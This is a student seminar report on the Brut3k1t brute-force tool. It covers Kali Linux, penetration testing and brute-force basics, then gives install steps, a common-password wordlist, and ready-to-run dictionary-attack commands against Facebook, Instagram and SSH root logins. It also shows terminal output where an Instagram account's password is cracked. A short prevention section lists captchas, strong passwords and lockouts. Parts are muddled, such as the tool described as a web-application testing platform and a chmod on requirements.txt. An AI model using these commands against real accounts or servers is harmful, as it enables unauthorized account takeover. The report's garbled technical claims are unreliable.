

Brut3k1t

PENETRATION TESTING TOOL

GUIDE IN CHARGE

DR. JUBY MATHEW

PRESENTED BY

AJITH V D
MCA S5 REG
ROLL NO :3

CONTENTS

- **Introduction**
 - Kali Linux**
 - Penetration testing**
 - Brute force**
- **Brut3k1t**
 - Introduction**
 - Using for**
 - Protocols and services**
 - Downloading and installation**
 - working**
- **How to prevent brute force attack**
- **Conclusion**
- **Reference**

INTRODUCTION

Kali Linux.

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux was born and released on March 13th, 2013. It's a security-focused version of Linux that offers a large number of tools to seek out weaknesses and secure your network.

Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. It was developed by Mati Aharoni and Devon Kearns of Offensive Security through the rewrite of Backtrack, their previous information security testing Linux distribution.

- More than 600 penetration testing tools included
- OS Family - Unix like
- Working State - Active
- Platforms - x86, x86-64, armel, armhf
- Kernel Type - Monolithic kernel (Linux)
- Default UI - GNOME3
- Latest Release – 2017.2 April 25, 2017

Penetration Testing.

Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit. For example, an audit or an assessment may utilize scanning tools that provide a few hundred possible vulnerabilities on multiple systems.

A Penetration Test would attempt to attack those vulnerabilities in the same manner as a malicious hacker to verify which vulnerabilities are genuine reducing the real list of system vulnerabilities to a handful of security weaknesses.

Different Strategies

- Targeted testing - Testing team working together.
- External testing - Targets externally visible servers or devices.
- Internal testing - Attack behind the firewall.
- Blind testing - Simulates the actions of a real attacker

Targeted testing Targeted testing is performed by the organization's IT team and the penetration testing team working together. It's sometimes referred to as a "lights-turned on" approach because everyone can see the test being carried out.

External testing This type of pen test targets a company's externally visible servers or devices including domain name servers (DNS), e-mail servers, Web servers or firewalls. The objective is to find out if an outside attacker can get in and how far they can get in once they've gained access.

Internal testing This test mimics an inside attack behind the firewall by an authorized user with standard access privileges. This kind of test is useful for estimating how much damage a disgruntled employee could cause.

Blind testing A blind test strategy simulates the actions and procedures of a real attacker by severely limiting the information given to the person or team that's performing the test beforehand. Typically, they may only be given the name of the company. Because this type of test can require a considerable amount of time for reconnaissance, it can be expensive

Benefits of Penetration Testing

- Intelligently manage vulnerabilities
- Avoid the cost of network downtime
- Meet regulatory requirements and avoid fines
- Preserve corporate image and customer loyalty

Brute-force attacks

Definition - What Does Brute Force Attack mean?

A brute force attack is a trial-and-error method used to obtain information such as a user password or personal identification number (PIN). In a brute force attack, automated software is used to generate a large number of consecutive guesses as to the value of the desired data. Brute force attacks may be used by criminals to crack encrypted data, or by security analysts to test an organization's network security.

A brute force attack is also known as brute force cracking or simply brute force

Simply

A brute-force attack is when all possible keys are checked against encrypted data until the right key is found.

Brute-force attacks are extremely costly from a resource and time perspective because the attacker is exploiting vulnerabilities in the encryption by taking advantage of key length and simplicity of the key.

A password is often based on dictionary words meaning the total space an attacker would have to test would be all words in a matching dictionary making the guessing scope significantly smaller than a password using random characters.

Best practice to mitigate brute-force attacks is using long and complicated keys as well as timeouts after a number of attempts and other methods to add more security factors.

Popular tools for brute-force attack.

- Aircrack-ng.
- John the Ripper.
- Brut3k1t
- Ophcrack
- Hash cat

Brut3k1t

Introduction to Brut3k1t

Brut3k1t is a platform for performing penetration testing of web applications. And a server-side brute force module that supports dictionary attacks for several protocols. You are able to perform full-range security testing, from the initial mapping to the analysis of an application's attack surface and vulnerabilities

A choice platform among penetration testers, brut3k1t offers users full control through a combination of advanced manual techniques and automation. The tool is written in python and developed by group of seven people.

What is Brut3k1t used for?

At a high level, Brut3k1t can be used to:

- Automate custom attacks

Brut3k1t supporting protocols:

- SSH
- FTP

- SMTP
- XMAPP
- TELNET

Brut3k1t supporting web based services:

- Instagram
- Facebook
- twitter

installation of Brut3k1t

Installation is simple. **brut3k1t** requires several dependencies, although they will be installed by the program if you do not have it


- **argparse** – utilized for parsing command line arguments
- **paramiko** – utilized for working with SSH connections and authentication
- **ftplib** – utilized for working with FTP connections and authentication
- **smtplib** – utilized for working with SMTP (email) connections and authentication
- **fbchat** – utilized for connecting with Facebook
- **selenium** – utilized for web scraping, which is used with Instagram (and later Twitter)
- **xmpppy** – utilized for XMPP connections

Downloading

Downloading is simple. Simply **git clone**.

git clone <https://github.com/ex0dus-0x/brut3k1t>

then open. /installer module

A terminal window titled 'root@kali: ~/Desktop' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/ex0dus-0x/brut3k1t.git
Cloning into 'brut3k1t'...
remote: Counting objects: 285, done.
Receiving objects: 60% (172/285), 4.30 MiB | 1.33 MiB/s
```

```
root@kali: ~/Desktop/brut3k1t
File Edit View Search Terminal Help
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/ex0dus-0x/brut3k1t.git
Cloning into 'brut3k1t'...
remote: Counting objects: 285, done.
remote: Total 285 (delta 0), reused 0 (delta 0), pack-reused 285
Receiving objects: 100% (285/285), 6.04 MiB | 1.35 MiB/s, done.
Resolving deltas: 100% (159/159), done.
root@kali:~/Desktop# ls
brut3k1t  Folder
root@kali:~/Desktop# cd brut3k1t
root@kali:~/Desktop/brut3k1t# ls
brut3k1t.py  installer.py  proxy.txt  requirements.txt  wordlist.txt
deps         LICENSE      README.md  src
root@kali:~/Desktop/brut3k1t# python installer.
```

What is wordlist

it contains more than 1M commonly using passwords

```
101 lines (100 sloc) | 744 Bytes
Raw Blame History
1 123456
2 12345678
3 qwerty
4 123456789
5 12345
6 1234
7 password
8 111111
9 1234567
10 dragon
11 123123
12 baseball
13 abc123
14 football
15 monkey
16 letmein
17 696969
18 shadow
19 master
20 666666
.. . .
```

Installing Dependencies

Installing dependencies:

First add execute permission to requirement.txt
For that

```
Chmod +x requirements.txt
```

Make sure Firefox is installed (default for most OS). (If your operating system permits, install Firefox driver as well.)

Installing pip modules

```
pip Install -r requirement.txt
```

after that

```
./install
```

will ask you to choose OS.then it will download the package for our system


Brute Force a Login Page.

Utilizing **brut3k1t** is a little more complicated than just running a Python file.

Typing.

```
./brut3k1t -h
```

shows the help menu:



```
root@Linux: ~/Desktop/Tools/brut3k1t
File Edit View Search Terminal Help

Bruteforce framework written in Python

optional arguments:
  -h, --help            show this help message and exit
  -a ADDRESS, --address ADDRESS
                        Provide host address for specified service. Required
                        for certain protocols
  -p PORT, --port PORT  Provide port for host address for specified service.
                        If not specified, will be automatically set
  -d DELAY, --delay DELAY
                        Provide the number of seconds the program delays as
                        each password is tried

required arguments:
  -s, --service          Provide a service being attacked. The Protocols and
                        Services supported are SSH, FTP, SMTP, XMPP, TELNET,
                        INSTAGRAM, FACEBOOK, TWITTER
  -u USERNAME, --username USERNAME
                        Provide a valid username for service/protocol being
                        executed
  -w PASSWORD, --wordlist PASSWORD
                        Provide a wordlist or directory to a wordlist

root@Linux:~/Desktop/Tools/brut3k1t#
```

Then choose our victim and place username in brut3k1t

Here we can choose Facebook twitter or Instagram

For Facebook


```
brut3k1t.py -s facebook -u ajinbabu -w wordlist.txt
```

For Instagram

```
brut3k1t.py -s instagram -u test -w wordlist.txt
```


For SSH server running on 192.168.1.3

```
brut3k1t.py -s ssh -a 192.168.1.3 -u root -w wordlist.txt
```




It will load the Brut3k1t and find the account that we use above

It will be like this



Then brut3k1t start attacking



After a certain attempt it will find the password it will be like this

```
root@Linux: ~/Desktop/Tools/brut3k1t
File Edit View Search Terminal Help
[+] Username: yny27169
[*] Wordlist: wordlist.txt
[*] Service: instagram
[?] Delay not set! Default to 1 [?]
[*] Checking if username exists...
[*] Username found! Continuing...
Using 1 seconds of delay. Default is 1 second
[*] Username: yny27169 | [*] Password: 123456 | Incorrect!
[*] Username: yny27169 | [*] Password: 12345678 | Incorrect!
[*] Username: yny27169 | [*] Password: qwerty | Incorrect!
[*] Username: yny27169 | [*] Password: password | Incorrect!
[*] Username: yny27169 | [*] Password: Passwrd011 | Incorrect!
[*] Username: yny27169 | [*] Password found: Pa$$wrd*100
root@Linux:~/Desktop/Tools/brut3k1t# ./brut3k1t -s instagram -u yny27169 -w wordlist.txt
```

PREVENT BRUTE FORCE ATTACKS

- **Captchas**

They prevent automated testing.

- **Forcing strong passwords**

Will prevent dictionary attacks.

- **Lockouts after several attempts**

Will slow down automated tests

CONCLUSION

Since web applications offer data access to customers, employees, and other key groups, they have become a weak link for many organizations. If a hacker gains access, they often have direct access to confidential data, meaning that web application security testing should be a high priority to businesses today.

Complete testing of a web-based system before going live can help address issues before the system is revealed to the public. An essential element of testing web application security is understanding the data moving between the browser and the server.

That is where Brut3k1t comes in. This tool allows penetration testers and security analysts to ensure everything is behaving properly using a combination of manual testing and automation to ensure full visibility.

REFERENCES

- <https://github.com/ex0dus-0x/brut3k1t>
- <https://www.kitploit.com/2016/11/brut3k1t-server-side-brute-force-module.html>
- <https://devilzlinux.blogspot.in/2017/05/brut3k1t-server-side-bruteforce-module.html>
- <https://harshkivani.wordpress.com/2017/09/28/brut3k1t/>